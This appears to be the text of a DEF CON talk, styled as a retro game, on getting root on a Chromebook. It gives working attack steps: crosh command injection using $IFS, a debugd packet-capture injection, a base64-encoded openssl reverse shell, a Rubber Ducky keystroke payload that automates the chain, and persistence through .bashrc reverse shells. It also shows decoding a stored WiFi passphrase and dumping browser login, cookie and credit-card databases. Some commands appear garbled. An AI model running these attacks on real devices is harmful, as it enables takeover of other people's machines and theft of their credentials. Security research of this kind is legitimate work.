chronos:$1$KLV1KJFH$3muIAQ51l/6R8YrwnuVY70
```

```
localhost / # debugfs
debugfs 1.43.6 (29-Aug-2017)
debugfs: open /dev/dm-0
debugfs: cat /etc/shadow
root:*:::
chronos:*:::
debugfs:
```



THE MASTER KEY I

HIGH SCORE
30000



1.

```
crosh> set_cellular_ppp ``bash$IFS1>&2``
chronos@localhost / $ mkdir /home/chronos/.ssh
chronos@localhost / $ ssh-keygen -f /var/tmp/ssh_host_rsa_key -N '' -t rsa >/dev/null
chronos@localhost / $ cd /var/tmp;openssl req -x509 -newkey rsa:2048 -keyout key.pem -out cert.pem -days 365 -nodes -batch
Generating a 2048 bit RSA private key
.....+++
.+++
writing new private key to 'key.pem'
-----
chronos@localhost /var/tmp $ echo "AuthorizedKeysFile /usr/share/chromeos-ssh-config/keys/id_rsa.pub" > /var/tmp/sshd_config
chronos@localhost /var/tmp $ echo "StrictModes no" >> /var/tmp/sshd_config
chronos@localhost /var/tmp $ echo "HostKey /var/tmp/ssh_host_rsa_key" >> /var/tmp/sshd_config
chronos@localhost /var/tmp $ echo "Port 22" >> /var/tmp/sshd_config
chronos@localhost /var/tmp $
```

2.

```
crosh> set_cellular_ppp ``bash$IFS1>&2``
dbus-sendchronos@localhost / $ dbus-send --system --fixed --print-reply --dest=org.chromium.debugd /org/chromium/debugd org.chromium.debugd.PacketCaptu
d:l fd:l dict:string:variant:device,string:lo,ht_location,string:ex;sh;sh
85FA83FD80C07DDF508EE5520A6543DF
$ /usr/libexec/debugd/helpers/capture_utility.sh: 479: [: missing ]
sh
$ sh
# sh
$ sh
# /usr/sbin/sshd -f /var/tmp/sshd_config > /var/tmp/sshexec ; cp /usr/share/chromeos-ssh-config/keys/id_rsa* /home/chronos/.ssh/ ; chown chronos:chronos
/home/chronos/.ssh/* ; chmod 600 /home/chronos/.ssh/*
cp: cannot open '/usr/share/chromeos-ssh-config/keys/id_rsa' for reading: Permission denied
$ /usr/sbin/sshd -f /var/tmp/sshd_config > /var/tmp/sshexec ; cp /usr/share/chromeos-ssh-config/keys/id_rsa* /home/chronos/.ssh/ ; chown chronos:chronos
/home/chronos/.ssh/* ; chmod 600 /home/chronos/.ssh/*
# /sbin/iptables -A INPUT -p tcp --dport 22 -j ACCEPT
iptables v1.4.21: can't initialize iptables table 'filter': Permission denied (you must be root)
Perhaps iptables or your kernel needs to be upgraded.
$ /sbin/iptables -A INPUT -p tcp --dport 22 -j ACCEPT
#
```



chronos



THE MASTER KEY II



HIGH SCORE
30300



```
crosh> set_cellular_ppp ``bash$IFS1>&2``  
chronos@localhost / $ openssl s_server -quiet -key /var/tmp/key.pem -cert /var/tmp/cert.pem -port 1337  
$ /usr/bin/script -qc /bin/bash /dev/null  
bash: /dev/null/.bashrc: Not a directory  
shill-scripts@localhost / $ id  
id  
uid=295(shill-scripts) gid=295(shill-scripts) groups=295(shill-scripts)  
shill-scripts@localhost / $
```



```
crosh> set_apn ``echo$IFS-n$IFS"bWtmaWZvIC90bXAvbHJsOyAvYmluL3NoIC1pIDwgL3RtcC9scmwwMj4mMSB8IG9wZW5zc2wgC19jbGllbnQgLXF1aWV0IC1jb25uZWNoIDEyNy4wLjAuMT0xMzM3ID4gL3RtcC9scmww7IHJtIC90bXAvbHJs"|base64$IFS--decode$IFS>/var/tmp/client.sh;chmod${IFS}777${IFS}//var/tmp/client.sh;sh${IFS}/var/tmp/client.sh${IFS}1>&2``  
depth=0 C = AU, ST = Some-State, O = Internet Widgits Pty Ltd  
verify error:num=18:self signed certificate  
verify return:1  
depth=0 C = AU, ST = Some-State, O = Internet Widgits Pty Ltd  
verify return:1
```



shill-scripts



THE MASTER KEY III

HIGH SCORE
31000



CONNECTED!



root



5.



```
crosh> set_cellular_ppp ``bash$IFS1>&2``  
chronos@localhost / $ ssh -p 22 -i /home/chronos/.ssh/id_rsa root@localhost  
The authenticity of host 'localhost (127.0.0.1)' can't be established.  
RSA key fingerprint is SHA256:SJRA50KsnGZ62cpb1Qz3VzDFuDIcu98tpUlp1bHiZQ.  
Are you sure you want to continue connecting (yes/no)? yes  
Warning: Permanently added 'localhost' (RSA) to the list of known hosts.  
localhost ~ # id  
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),  
1(chronos-access)  
localhost ~ # cat /etc/shadow  
root:*:::~::~:  
chronos:*:::~::~:  
localhost ~ #
```



THE MASTER KEY IV

HIGH SCORE
31000



```
CTRL ALT t
DELAY 3500
STRING set_cellular_ppp "bash$IFS1>&2"
ENTER
DELAY 1000
STRING mkdir /home/chronos/.ssh
ENTER
DELAY 1000
STRING ssh-keygen -f /var/tmp/ssh_host_rsa_key -N " " -t rsa >/dev/null
ENTER
DELAY 2000
STRING cd /var/tmp;openssl req -x509 -newkey rsa:2048 -keyout key.pem -out cert.pem -days 365 -nodes -batch
ENTER
DELAY 3500
STRING echo "AuthorizedKeysFile /usr/share/chromeos-ssh-config/keys/id_rsa.pub" > /var/tmp/sshd_config
ENTER
STRING echo "StrictModes no" >> /var/tmp/sshd_config
ENTER
STRING echo "HostKey /var/tmp/ssh_host_rsa_key" >> /var/tmp/sshd_config
ENTER
STRING echo "Port 22" >> /var/tmp/sshd_config
ENTER
```

```
STRING set_cellular_ppp "bash$IFS1>&2"
ENTER
STRING dbus-send --system --fixed --print-reply --dest=org.chromium.debugd /org/chromium/debugd org.chromium.debugd.PacketCaptureStart fd:1 fd:1 dict:string:variant:device,string:lo,ht_location,string:ex;sh;sh
DELAY 150
ENTER
STRING sh
DELAY 350
ENTER
DELAY 350
STRING sh
DELAY 1000
STRING /usr/sbin/sshd -f /var/tmp/sshd_config > /var/tmp/sshexec;cp /usr/share/chromeos-ssh-config/keys/id_rsa* /home/chronos/.ssh/ ; chown chronos:chronos /home/chronos/.ssh/* ; chmod 600 /home/chronos/.ssh/*
DELAY 100
ENTER
DELAY 200
STRING /usr/sbin/sshd -f /var/tmp/sshd_config > /var/tmp/sshexec;cp /usr/share/chromeos-ssh-config/keys/id_rsa* /home/chronos/.ssh/ ; chown chronos:chronos /home/chronos/.ssh/* ; chmod 600 /home/chronos/.ssh/*
```

payload.dd



```
chromeos-firmwareupdate -mode=todev
```

```
grep -ira Passphrase /var/cache/shill/default.profile
echo > PASSPHRASE | tr '!~' 'P~!-O'
```

```
localhost shll # pwd
pwd
/var/cache/shll
localhost shll # ls -al
ls -al
total 16
drwxr-xr-x  2 root root 4096 Jun 24 17:48 .
drwxr-xr-x 14 root root 4096 Jun 22 22:48 ..
-rw----- 1 root root  42 Jun 24 17:47 activating.iccid_store.profile
-rw----- 1 root root 1169 Jun 24 17:48 default.profile
localhost shll # grep -lra Passphrase default.profile
grep -lra Passphrase default.profile
Passphrase=rot47;2==6676E
localhost shll #
localhost shll # echo ";2==6676E" | tr '!--' 'P--!-0'
echo ";2==6676E" | tr '!--' 'P--!-0'
jalleenet
```

```
localhost bin # which chromeos-firmwareupdate
/usr/sbin/chromeos-firmwareupdate
localhost bin # chromeos-firmwareupdate --mode=todev
Starting Google Butterfly firmware updater v3 (today)...
- Update package: [Google Butterfly:2788.39.0 / 8280061]
- Current system: [RO:Google Butterfly:2788.39.0 [RO NORMAL], ACT:Google.Butterfly:2788.39.0 / 8280061]
Warning: wpsw cur is not available, using wpsw boot [1]
- Write protection: Hardware: ON, Software: Main=ON

Booting any self-signed kernel from SDC/USB/SDCard slot is enabled.
Insert bootable media into USB / SDCard slot and press Ctrl-U in developer
screen to boot your own image.

Firmware update (todev) completed.
localhost bin # ./make dev.ssd.sh --force

|||||
| INFO: ALL SANITY CHECKS WERE BYPASSED. YOU ARE ON YOUR OWN. |
|||||

Start in 1 second(s) (C to abort)...
make dev.ssd.sh INFO: Backup of Kernel A is stored in /mnt/stateful partition/backups/kernel_A_20220628
make dev.ssd.sh INFO: Kernel A: Re-signed with developer keys successfully,
make dev.ssd.sh INFO: Backup of Kernel B is stored in /mnt/stateful partition/backups/kernel_B_20220628
make dev.ssd.sh INFO: Kernel B: Re-signed with developer keys successfully,
make dev.ssd.sh INFO: Successfully re-signed 2 of 2 kernel(s) on device /dev/sda.
```

stop power (allows persistent reverse shells when the Chromebook lid is closed!)

```
localhost ~ # stop powerd
powerd stop/waiting
```

```
WARNING kernel: [ 2760.049139] init: powerd main process (766) killed by TERM signal
```

MORE LEVEL UPS!

- [+] Inject reverse shell into 'chronos' .bashrc!
- [+] Exfiltrate, tamper, & inject into SQLite DB files
- [+] Re-package firmwares, mounts, & files?
- [+] Cookie Baking! Phishing! Lulz?!
- [+] Enumerating "chrome://"
- [+] Enumerating "file://"



```
chronos@localhost:~$ cat /home/chronos/user/README
Google Chrome settings and storage represent user-selected preferences
and information and MUST not be extracted, overwritten or modified ex
cept through Google Chrome defined APIs.
```

[illegible]

HIGH SCORE
31200



Dump table data from the DBs:


1. cp History History-Irl
sqlite3 History-Irl
.dump
2. sqlite3 'Login Data'
.dump
3. sqlite3 'Network Action Predictor'
.dump
4. sqlite3 Cookies
.dump
5. sqlite3 'Web Data'
.dump

Cookie Baking


<https://www.coalfire.com/the-coalfire-blog/epic-holiday-cookie-baking>

"If the cookie we want to write exists already, we can just delete it first and then inject ours into the cookie jar."

```
chronos@localhost ~ $ sqlite3 Cookies
SQLite version 3.8.6 2014-08-15 11:46:33
Enter ".help" for usage hints.
sqlite> .tables
cookies  meta
sqlite>
```

[illegible][illegible]

```
CREATE TABLE masked_credit_cards (id VARCHAR, status VARCHAR, name_on_card VARCHAR, network VARCHAR, last_four VARCHAR, exp_month INTEGER,  
INTEGER DEFAULT 0, bank_name VARCHAR, type INTEGER DEFAULT 0);  
INSERT INTO "masked credit cards" VALUES('InstrumentData:88A5E9B67D7F6383B9AA-1.BEF0C8368698-1','OK','Jamaica','visaCC','',0);  
CREATE TABLE unmasked_credit_cards (id VARCHAR, card_number encrypted VARCHAR, use_count INTEGER NOT NULL DEFAULT 0, use_date INTEGER  
, unmask date INTEGER NOT NULL DEFAULT 0);  
CREATE TABLE server_card_metadata (id VARCHAR NOT NULL, use_count INTEGER NOT NULL DEFAULT 0, use_date INTEGER NOT NULL DEFAULT 0, bi  
nary CHAR);  
INSERT INTO "server card metadata" VALUES('InstrumentData:88A5E9B67D7F6383B9AA-1.BEF0C8368698-1','1,BEF0C8368698-1');
```



- chrome/about
- chrome/accessibility
- chrome/appcache-internals
- chrome/bluetooth-internals
- chrome/bookmarks
- chrome/cookie
- chrome/certificate-manager
- chrome/chrome
- chrome/chrome-urls
- chrome/components
- chrome/crashes
- chrome/credits
- chrome/cryptophone
- chrome/device-log
- chrome/devices
- chrome/dino
- chrome/discards
- chrome/dns
- chrome/download-internals
- chrome/downloads
- chrome/drive-internals
- chrome/extensions
- chrome/first-run
- chrome/flags


chrome:// URL Discovery

HIGH SCORE
31300

```
List Available URLs: chrome://about
Find Available URLs: grep -Eoira '(chrome)://[^\"]+' 2>/dev/null
```

Network Action Predictor:

Type one (1) letter at a time after "chrome://" to see all URLs




The screenshot shows the 'About System' page in a Chrome browser. The page title is 'About System' with a subtitle 'System Information Data'. There are three tabs: 'Details', 'Expand all', and 'Collapse all'. The 'Details' tab is active, displaying a list of system components and their versions. The components listed are: CHROME_VERSION (65.0.3325.266), CHROME_APP_PATH (c:\users\j...), CHROME_ADAPTOR (chrome_adaptor), CHROME_BOARD_APIID (5373232-9426-4E33-9C30-908048303F), CHROME_CRAWLY_APIID (39F72D2C-63E2-464F-847D-E308434081E1), CHROME_DEVSERVER (Amalgia.Butterfly.L200-30-6), CHROME_DEVNAME_VERSION (5373232-9426-4E33-9C30-908048303F), CHROME_RELEASE_BOARD (butterfly-signed-up-vileys), CHROME_RELEASE_BRANCH_NUMBER (67), CHROME_RELEASE_BUILDER_PATH (butterfly-release/60-10221-67-0), CHROME_RELEASE_BUILD_NUMBER (10221), CHROME_RELEASE_BUILD_TYPE (Official Build), CHROME_RELEASE_CHROME_MILESTONE (65), CHROME_RELEASE_DESCRIPTION (2022.07.07 (Official Build) stable-channel/butterfly), CHROME_RELEASE_NAME (Chrome OS), CHROME_RELEASE_PATCH_NUMBER (6), CHROME_RELEASE_TRACK (stable-channel), CHROME_RELEASE_VERSION (2022.07.07), CLIENT_ID (chromeos), DEVICE_TYPE (chromeos), EXPERIMENT_ENABLED (NONE-07.07), and EXPERIMENT_DISABLED (NONE-07.07).

Component	Version/Value
CHROME_VERSION	65.0.3325.266
CHROME_APP_PATH	c:\users\j...
CHROME_ADAPTOR	chrome_adaptor
CHROME_BOARD_APIID	5373232-9426-4E33-9C30-908048303F
CHROME_CRAWLY_APIID	39F72D2C-63E2-464F-847D-E308434081E1
CHROME_DEVSERVER	Amalgia.Butterfly.L200-30-6
CHROME_DEVNAME_VERSION	5373232-9426-4E33-9C30-908048303F
CHROME_RELEASE_BOARD	butterfly-signed-up-vileys
CHROME_RELEASE_BRANCH_NUMBER	67
CHROME_RELEASE_BUILDER_PATH	butterfly-release/60-10221-67-0
CHROME_RELEASE_BUILD_NUMBER	10221
CHROME_RELEASE_BUILD_TYPE	Official Build
CHROME_RELEASE_CHROME_MILESTONE	65
CHROME_RELEASE_DESCRIPTION	2022.07.07 (Official Build) stable-channel/butterfly
CHROME_RELEASE_NAME	Chrome OS
CHROME_RELEASE_PATCH_NUMBER	6
CHROME_RELEASE_TRACK	stable-channel
CHROME_RELEASE_VERSION	2022.07.07
CLIENT_ID	chromeos
DEVICE_TYPE	chromeos
EXPERIMENT_ENABLED	NONE-07.07
EXPERIMENT_DISABLED	NONE-07.07

- chrome-ipc-sockets
- chrome-launcher-manager-internals
- chrome-policy
- chrome-power
- chrome-predictors
- chrome-print
- chrome-render-internals
- chrome-safe-browserish
- chrome-searchbox
- chrome-service-worker-internals
- chrome-services
- chrome-shell-internals
- chrome-tabs-devicemanager
- chrome-themes
- chrome-topcrashed-user-internals
- chrome-sync-internals
- chrome-system
- chrome-taskscheduler-internals
- chrome-terms
- chrome-thunderbirds
- chrome-tracker
- chrome-uninstaller-internals
- chrome-update-internals
- chrome-user-actions
- chrome-vibcapi
- chrome-vibcapi-http-cache
- chrome-vibcapi-internals
- chrome/vibcapi-keys

```
Chronos@localhost /home $ grep -Eoira '(\bchrome\b)://[\^"]+\' 2>/dev/null
user/6801efc7b585c3a4afbddd42225f910563405b404/Preferences:chrome://resources
user/6801efc7b585c3a4afbddd42225f910563405b404/Preferences:chrome://theme
```

```
google/chrome/chrome:chrome://inspect
google/chrome/chrome:chrome://interstitials
google/chrome/chrome:chrome://md-user-manager
google/chrome/chrome:chrome://media-router
google/chrome/chrome:chrome://newtab
google/chrome/chrome:chrome://policy
google/chrome/chrome:chrome://print
google/chrome/chrome:chrome://quit
google/chrome/chrome:chrome://restart
google/chrome/chrome:chrome://settings
google/chrome/chrome:chrome://settings
google/chrome/chrome:chrome://settings
google/chrome/chrome:chrome://suggestions
google/chrome/chrome:chrome://terms
google/chrome/chrome:chrome://theme
google/chrome/chrome:chrome://thumb
google/chrome/chrome:chrome://version
google/chrome/chrome:chrome://vulcan
google/chrome/resources.pak:chrome://resources
google/chrome/resources.pak:chrome://resources
google/chrome/resources.pak:chrome://resources
google/chrome/resources.pak:chrome://resources
google/chrome/resources.pak:chrome://resources
google/chrome/resources.pak:chrome://network-error
google/chrome/resources.pak:chrome://bluetooth-pairing
google/chrome/resources.pak:chrome://settings
google/chrome/resources.pak:chrome://bluetooth-pairing
google/chrome/resources.pak:chrome://settings
google/chrome/resources.pak:chrome://cast
google/chrome/resources.pak:chrome://media-router
google/chrome/resources.pak:chrome://cast
google/chrome/resources.pak:chrome://extensions-frame
google/chrome/resources.pak:chrome://extensions
google/chrome/resources.pak:chrome://chrome-signin
google/chrome/resources.pak:chrome://media-router
google/chrome/resources.pak:chrome://mobilesetup
google/chrome/resources.pak:chrome://oobe
```



UI FILESYSTEM ACCESS

file:///dir/filename.ext

HIGH SCORE
31330



Collect All Dirs/Files: `find / > /tmp/allfiles.txt`

Fuzz Chrome for URLs: `fuzzy ducky / picoducky`
(Visit URL, Create screenshot, Repeat for all URLs)

Index of /home/chronos/user/Downloads/			
[parent directory]			
Name	Size	Date Modified	
Screenshot 2022-07-22 at 9.22.06 AM.png	43.4 kB	7/22/22, 9:22:06 AM	
Screenshot 2022-07-22 at 9.22.12 AM.png	59.8 kB	7/22/22, 9:22:12 AM	
Screenshot 2022-07-22 at 9.22.35 AM.png	124 kB	7/22/22, 9:22:35 AM	

Index of /tmp/			
[parent directory]			
Name	Size	Date Modified	
.com.google.Chrome.sVyDW9/		4/24/22, 6:07:11 PM	
.com.google.Chrome.y3zSBD/		4/24/22, 6:05:44 PM	
disk-boot-complete	99 B	4/24/22, 6:05:50 PM	
disk-chrome-exec	198 B	4/24/22, 6:07:11 PM	
disk-chrome-main	198 B	4/24/22, 6:07:11 PM	
disk-lockbox-cache-end	99 B	4/24/22, 6:05:42 PM	
disk-lockbox-cache-start	99 B	4/24/22, 6:05:42 PM	
disk-login-prompt-visible	99 B	4/24/22, 6:05:50 PM	
disk-login-success	99 B	4/24/22, 6:07:10 PM	
disk-login-wait-for-signin-state-initialize	99 B	4/24/22, 6:07:00 PM	
disk-network-wifi-association	99 B	4/24/22, 6:06:46 PM	
disk-network-wifi-configuration	99 B	4/24/22, 6:06:46 PM	
disk-network-wifi-online	99 B	4/24/22, 6:06:47 PM	
disk-network-wifi-ready	99 B	4/24/22, 6:06:47 PM	
disk-post-startup	99 B	4/24/22, 6:05:40 PM	
disk-pre-startup	99 B	4/24/22, 6:05:39 PM	
disk-shill-start	99 B	4/24/22, 6:05:53 PM	
firmware-boot-time	5 B	4/24/22, 6:05:52 PM	
mount-encrypted.log	1.4 kB	4/24/22, 6:05:42 PM	
Screenshot 2022-04-24 at 5.06.28 PM.png	214 kB	4/24/22, 6:06:29 PM	
uptime-boot-complete	11 B	4/24/22, 6:05:50 PM	

Index of /media/removable/			
[parent directory]			
Name	Size	Date Modified	
CIRCUITPY/			
SDCARD/			

Index of /var/log/			
[parent directory]			
Name	Size	Date Modified	
chrome/		7/22/22, 2:39:37 AM	
metrics/		7/22/22, 2:39:32 AM	
power_manager/		7/22/22, 2:39:36 AM	
ui/		7/22/22, 2:39:36 AM	
update_engine/		7/22/22, 2:39:40 AM	
vmlog/		7/22/22, 2:39:46 AM	
authpolicy.1.log	0 B	7/21/22, 12:13:54 AM	
authpolicy.2.log	0 B	7/18/22, 8:41:13 PM	
authpolicy.3.log	0 B	7/18/22, 6:46:51 PM	
authpolicy.4.log	0 B	7/17/22, 3:59:06 PM	
authpolicy.5.log	0 B	7/15/22, 8:08:04 PM	
authpolicy.log	0 B	7/22/22, 2:39:35 AM	
bios_info.txt	6.3 kB	7/22/22, 2:39:45 AM	
bios_times.txt	1.3 kB	7/22/22, 2:39:45 AM	
boot.log	0 B	7/22/22, 2:39:35 AM	
clabber-state.log	6.6 kB	7/15/22, 6:38:00 PM	
clabber.log	173 B	7/15/22, 6:38:00 PM	
debug_vboot_noisy.log	44.2 kB	7/22/22, 2:40:40 AM	
ec_info.txt	87 B	7/22/22, 2:39:45 AM	
eventlog.txt	11.0 kB	7/22/22, 9:11:03 AM	
laptopmode.log	0 B	7/22/22, 2:39:35 AM	
memory_spd_info.txt	425 B	7/22/22, 2:39:41 AM	
messages	1.3 MB	7/22/22, 9:21:08 AM	

debug_vboot_noisy.log			
file:///var/log/debug_vboot_noisy.log			
Running /usr/bin/dev_debug_vboot			
+ date			
Sat May 28 11:00:14 MDT 2022			
# DEV_DEBUG_FORCE=()			
# OPT_CLEANUP=(yes)			
# OPT_BIOS=()			
# OPT_FORCE=()			
# OPT_IMAGE=()			
# OPT_KERNEL=()			
# FLAG_SAVE_LOG_FILE=(yes)			
+ crosystem --all			
arch	= x86	# Platform architecture	
backup_nvram_request	= 1	# Backup the nvram somewhere at the next boot. Cleared on success.	
battery_cutoff_request	= 0	# Cut off battery and shutdown on next boot.	
block_devmode	= 0	# Block all use of developer mode	
clear_tpm_owner_request	= 0	# Clear TPM owner on next boot	
clear_tpm_owner_done	= 1	# Clear TPM owner done	
cros_debug	= 0	# OS should allow debug features	
dbg_reset	= 0	# Debug reset mode request (writable)	
debug_build	= 0	# OS image built for debug features	
dev_boot_usb	= 0	# Enable developer mode boot from USB/SD (writable)	
dev_boot_legacy	= 0	# Enable developer mode boot legacy OSes (writable)	
dev_boot_signed_only	= 0	# Enable developer mode boot only from official kernels (writable)	
dev_default_boot	= disk	# default boot from legacy or usb (writable)	
devsw_boot	= 0		
devsw_cur	= 0		
disable_dev_request	= 0		
ecfw_act	= RW		
fwmap_base	= 0x00610000		
fw_btries	= 0		
fw_vboot2	= 0		
fwid	= Google_Butterfly.2788.39		
fwupdate_tries	= 0		
fw_tried	= A		
fw_try_count	= 0		
fw_try_next	= A		
fw_result	= unknown		
fw_prev_tried	= A		

file:///var/log/chrome/chrome

```
[1:1:0722/023937.934916:VERBOSE1:zygote_main_linux.cc(602)] ZygoteMain: initializing 2 fork delegates
[838:838:0722/023937.974539:VERBOSE1:drm_device_handle.cc(83)] Succeeded authenticating /dev/dri/card0 in 0 ms with 1 attempt(s)
[838:838:0722/023938.052126:WARNING:install_attributes.cc(94)] Install attributes missing, first sign in
[838:931:0722/023938.187962:WARNING:accelerometer_reader.cc(246)] Accelerometer device directory is empty at /dev/cros-ec-accel
[838:838:0722/023938.190377:VERBOSE1:update_display_configuration_task.cc(69)] OnDisplaysUpdated: new_display_state=SINGLE new_power_state=ALL_ON flags=1
force_configure=1 display_count=1
[838:838:0722/023938.190471:VERBOSE1:display_configurator.cc(212)] EnterState: display=SINGLE power=ALL_ON
[838:838:0722/023938.190530:VERBOSE1:display_configurator.cc(1062)] OnConfigured: success=1 new_display_state=SINGLE new_power_state=ALL_ON
[838:929:0722/023938.196660:WARNING:name_value_pairs_parser.cc(55)] Key block_devmode already has value (error), ignoring new value: 0
[838:929:0722/023938.197261:WARNING:name_value_pairs_parser.cc(55)] Key ubind attribute already has value 24822bb8be6b4349cae4d01dc2edf8ee4fae33fcdc4ad028bed1bc709386069df7f6c, ignoring new value: 24822bb8be6b4349cae4d01dc2edf8ee4fae33fcdc4ad028bed1bc709386069df7f6c
[838:929:0722/023938.197315:WARNING:name_value_pairs_parser.cc(55)] Key gbind attribute already has value
4731e5d735bcf1a904f9b09ba57b31c4b6f81ae2e1f6a64b26a73f43b48854bb6564744, ignoring new value: 4731e5d735bcf1a904f9b09ba57b31c4b6f81ae2e1f6a64b26a73f43b48854bb6564744
[838:929:0722/023938.197392:WARNING:name_value_pairs_parser.cc(55)] Key model_name already has value HP Pavilion Chromebook 14, ignoring new value: HP Pavilion
```

Avahi-Daemon GFY!

1. Locate 'avahi-daemon' socket in /run/avahi-daemon

2. Connect to socket using:

```
curl -unix-socket socket http://localhost
```

3. Receive error guiding us to use the 'HELP' command (using HTTP verb):

```
curl -unix-socket socket http://localhost -X HELP
```

4. Additional commands are provided. Google search reveals the Github repository, and a quick source code review reveals...

```
if (strcmp(cmd, "FUCK") == 0 && n_args == 1)
```



R.I.P. Ray Liotta (1954 - 2022)



```
chronos@localhost /run/avahi-daemon $ pwd
/run/avahi-daemon
chronos@localhost /run/avahi-daemon $ ls -al
total 4
drwxr-xr-x 2 avahi avahi 80 May 28 23:01 .
drwxr-xr-x 30 root root 680 May 28 23:22 ..
-rw-r--r-- 1 avahi avahi 5 May 28 23:01 pid
srwxrwxrwx 1 avahi avahi 0 May 28 23:01 socket
chronos@localhost /run/avahi-daemon $ curl --unix-socket socket http://localhost
-21 Invalid command "GET", try "HELP".
chronos@localhost /run/avahi-daemon $ curl --unix-socket socket http://localhost -X HELP
+ Available commands are:
+   RESOLVE-HOSTNAME <hostname>
+   RESOLVE-HOSTNAME-IPV6 <hostname>
+   RESOLVE-HOSTNAME-IPV4 <hostname>
+   RESOLVE-ADDRESS <address>
+   BROWSE-DNS-SERVERS
+   BROWSE-DNS-SERVERS-IPV4
+   BROWSE-DNS-SERVERS-IPV6
```

```
https://github.com/lathiat/avahi/blob/master/avahi-daemon/simple-protocol.c

281
282     if (strcmp(cmd, "HELP") == 0) {
283         client_output_printf(c,
284                               "+ Available commands are:\n"
285                               "+   RESOLVE-HOSTNAME <hostname>\n"
286                               "+   RESOLVE-HOSTNAME-IPV6 <hostname>\n"
287                               "+   RESOLVE-HOSTNAME-IPV4 <hostname>\n"
288                               "+   RESOLVE-ADDRESS <address>\n"
289                               "+   BROWSE-DNS-SERVERS\n"
290                               "+   BROWSE-DNS-SERVERS-IPV4\n"
291                               "+   BROWSE-DNS-SERVERS-IPV6\n");
292         c->state = CLIENT_DEAD; }
293     else if (strcmp(cmd, "FUCK") == 0 && n_args == 1) {
294         client_output_printf(c, "+ FUCK: Go fuck yourself!\n");
295         c->state = CLIENT_DEAD;
296     } else if (strcmp(cmd, "RESOLVE-HOSTNAME-IPV4") == 0 && n_args == 2) {
297         c->state = CLIENT_RESOLVE_HOSTNAME;
298         if (!(c->host_name_resolver = avahi_s_host_name_resolver_new(avahi_server,
299                               goto fail;
```

<https://github.com/lathiat/avahi/blob/master/avahi-daemon/simple-protocol.c>




HIGH SCORE
31337



GAME OVER

You fling yourself through the portal, hoping to get through fast enough to avoid being in the two places at once. But as your legs run forward, your head and shoulders are wrenched behind you. In a whirlpool of time, moving backward, and at the same time forward, you are swept into eternity.

The End



Thank you **D3FCON!**

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